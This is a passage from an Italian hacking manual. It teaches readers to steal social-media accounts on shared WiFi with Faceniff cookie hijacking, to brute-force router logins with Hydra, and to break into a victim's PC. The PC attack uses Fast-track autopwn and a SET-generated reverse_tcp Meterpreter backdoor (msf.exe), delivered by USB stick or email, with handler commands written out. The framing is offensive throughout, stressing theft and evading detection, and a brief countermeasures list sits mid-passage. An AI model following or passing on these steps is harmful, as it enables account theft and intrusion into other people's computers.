Infatti ora avremo sulla schermata del nostro terminale tutti i codice che ci servono per poter aver accesso all'account che ci interessa ! In gioco da ragazzi ! Questo attacco è stato illustrato per poter essere utilizzato dove la vittima si trovi nella stessa rete locale. Tuttavia è possibile farlo anche da remoto, impostando correttamente il PC attaccante, in modo tale da poter essere raggiunto fuori dal LAN; impostando le porte 80 e 443 del nostro router (il termine di questa operazione è port forwarding) Questa applicazione ha tantissime funzionalità, che vedremo nei prossimi capitoli.


Se anche questa procedura di fake login dovesse essere complicata, ma non lo è davvero, c'è una soluzione davvero "spaventoso" a causa della facilità con cui sia possibile entrare in account di Facebook. Questa applicazione è disponibile solo per cellulare Android, è si chiama Faceniff (http://faceniff.ponury.net/). Essa funziona solo su cellulari "rooted" cioè con i privilegi massimi per cellulari. Per farlo basta fare una ricerca su google del programma SuperOneClick.exe. L'applicazione funziona su qualsiasi tipo di rete Wifi, libera o con protezione.

Una volta scaricata (è disponibile l'applicazione lite e quella al prezzo di 4 $), basta pigiare sul tasto start e tutti gli account di persone connesse nella stessa rete (WLAN), verranno rubati e

si potrà avere accesso a tantissimi servizi. Ecco quelli supportati:

- FaceBook
- Twitter
- Youtube
- Amazon
- VKontakte
- Tumblr
- MySpace
- Tuenti
- MeinVZ/StudiVZ
- blogger
- Nasza-Klasa

In basso si vedranno gli account rubati e per visualizzare la parte riservata, basta cliccare. Risulta fin troppo semplice questa operazione !




Questo meccanismo funziona alla perfezione negli Hotspot pubblici, dove le informazioni non sono sicure e pertanto è possibile acquisire tantissime informazioni (messaggi privati e tanto altro) in maniera semplice. Questo programma sfrutta il fatto che le sessioni di facebook, lasciano dei”cookies” cioè dei pacchetti che permettono di accedere più velocemente ad


un sito già visionato. Copiando questi file testo, per il server di facebook, risulterà accettabile la richiesta di Faceniff per poter visualizzare un account di Facebook, con gli stessi “cookies” e con lo stesso ip pubblico.

Tutte le procedure precedenti funzionano con qualsiasi tipo di password; non cambia se essa è 123456 o @#é?^(/&((§*!”£&/// Il prossima programma, invece, sfrutta un attacco bruteforce per ottenere accesso, per esempio, alla pagine di controllo del router, di cui non si conosce nome utente e password. Il programma di chiama Hydra. Essa è disponibile sia da terminale, che in formato grafico.

Dopo aver aperto l’applicazione Hydra avremo una schermata di questo tipo. Nella prima tab, dovremo indicare l’indirizzo ip del router da attaccare (di solito è 192.168.1.1), selezionando il tipo di attacco (http-get) e nella tab successiva, passwords, indichiamo dove si trova il dizionario (che abbiamo scaricato da google). Dopo aver finito di impostarlo, basta andare nell’ultima tab, facendo partire l’attacco bruteforce. Il tempo impiegato varia da pochi secondi a ore o all’infinito se la password non è contenuta nel dizionario.



Questa tecnica si utilizza, se la password è stata modificata rispetto a quella di default. In caso contrario, basta sapere il modello del router ed è possibile risalire alle credenziali d’accesso in pochi secondi. Per avere una lista basta andare all’indirizzo http://defaultpassword.com/, digitando la marca del modello del Router (vedi programma autoscan)



Tutte le procedure elencate, funzionano in qualsiasi tipo di rete, specialmente quelle senza fili, dove non si è costretti ad essere vicini al router, ma anche in una zona nascosta, per poter effettuare un attacco senza essere scoperti. Funzionano ancora di più negli Hotspot Wifi, dove molte persone accedono ad aree riservate con password, che sono facili da rubare (vedi i vari programmi elencati precedentemente)

Contromisure

Ecco una serie di contromisure per evitare blindare le passowrd:

1. Proteggere la propria rete Wifi, come è stato detto nel capitolo 3

2. Utilizzare il più possibile il cavo di rete per connettersi ad Internet

3. Navigare su siti https, cioè cittografati

4. Usare se possibile una VPN (Virtual Private Network) evitando così intercettazioni di pacchetti da remoto

5. Disconnettersi ogni volta che si ha finito di navigare su una pagina protetta

6. Evitare di accedere a portali di accesso in Hotspot Wifi

Inolte per Facebook è possibile attivare una ulteriore protezione; eccola.

Molti non sanno che Facebook non sfrutta il protocollo sicuro SSL (Secure Sockets Layer) a 128 bit, ma utilizza la normale porta 80 per connettersi al noto social network. Per dir la verità non è chiaro perchè non venga adottato “di serie” nei profili degli utenti.

In ogni caso è possibile attivare questa funzionalità nella sezione “impostazioni account”-protezione-navigazione protetta e bisogna attivarla. In questo modo è possibile navigare in sicurezza sul noto social network, in modo che il traffico non venga intercettato da possibili cracker, specialmente in posti pubblici (vedi hotspost wifi). In ogni caso conviene controllare che il sito in cui navighi sia https://www.facebook.com


Entrare in un PC

6

In questo capitolo analizzeremo come sia possibile entrare in un PC, per poter rubare documenti e file importanti.

Nel capitolo 4, ho parlato più di una volta dell'importanza delle porte di comunicazione aperte su un determinato PC connesso ad una rete locale; In questo capitolo capirete il motivo di questa sottolineatura.
Il primo programma che vedremo si chiama Fasttrack, raggiungibile andando in *Backtrack-Exploitation Tools-Network Exploitation Tools-Fast-track-fasttrack ineractive.*

Ora digitiamo 2, per selezionare Autopwn Automation



Qui abbiamo varie opzioni. Se abbiamo un unico bersaglio, basta digitare il suo indirizzo ip di rete, seguito dal comando invio

Ora abbiamo due possibili scelti, “bind” e “reserve”. Queste due configurazioni, stanno ad indicare semplicemente, se abbiamo intenzione di collegarci noi direttamente al pc della vittima (“bind”) o fare l’opposto, cioè fare in modo che sia lui che si connetta al nostro dispositivo.

bind= connessione diretta al server (pc della vittima)


reverse= connessione che viene generata direttamente dall’altro server.

Dopo qualche minuto, se l’attacco avrà avuto esito positivo, si potrà accedere direttamente dal terminale nel pc della vittima.


Backdoor

Se questo attacco non fosse riuscito, è possibile eseguirne uno simile attraverso un paylod all’interno di un comunissimo file con estensione .exe.

Per farlo apriamo da ci spostiamo nella cartella dove è presente il programma set.



L’opzione da digitare è 1 per selezionare un attacco di “ingegneria sociale”



L’opzione da digitare è la 4, per selezionare “create a Payload and Listener”.

Successivamente si digita il comando 2, per selezionare un attacco di tipo WindwosReverse_TCP terpreter. Il termine TCP, sta ad indicare che è un tipo ti porta che serve per comunicare, cioè inviare i dati (ecco perchè le porte all'interno di una rete svolgono un ruolo importante in un attacco di rete).

Ora creiamo un Backdoor, cioè un file che permette di eludere le protezioni presenti in un PC. Digitiamo 16, seguito dalla porta nella quale siamo in ascolto (443).

Dopo pochi instanti incomincerà a generare il file, che permetterà di aprire le porta del PC attaccato.


Ora il file con estensione è stato generato e si trova nella cartella pentest/exploits. Il nome del file è msf.exe. Ora il compito è quello di trasferire questo file nel pc della vittima, attraverso vari modi; per esempio fisicamente attraverso una pen drive o per posta elettronica (non con GMAIL perchè blocca l'invio di file .exe, per motivi di sicurezza !).

Una volta che questo file viene avviato dal PC della vittima, siamo davvero vicino al nostro obiettivo.

Ora ci spostiamo nella cartella dove si trova l'eseguibile ./msfconsole digitando da terminale

cd /opt/framework/msf3


./msfconsole



Ora digitiamo:


use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp



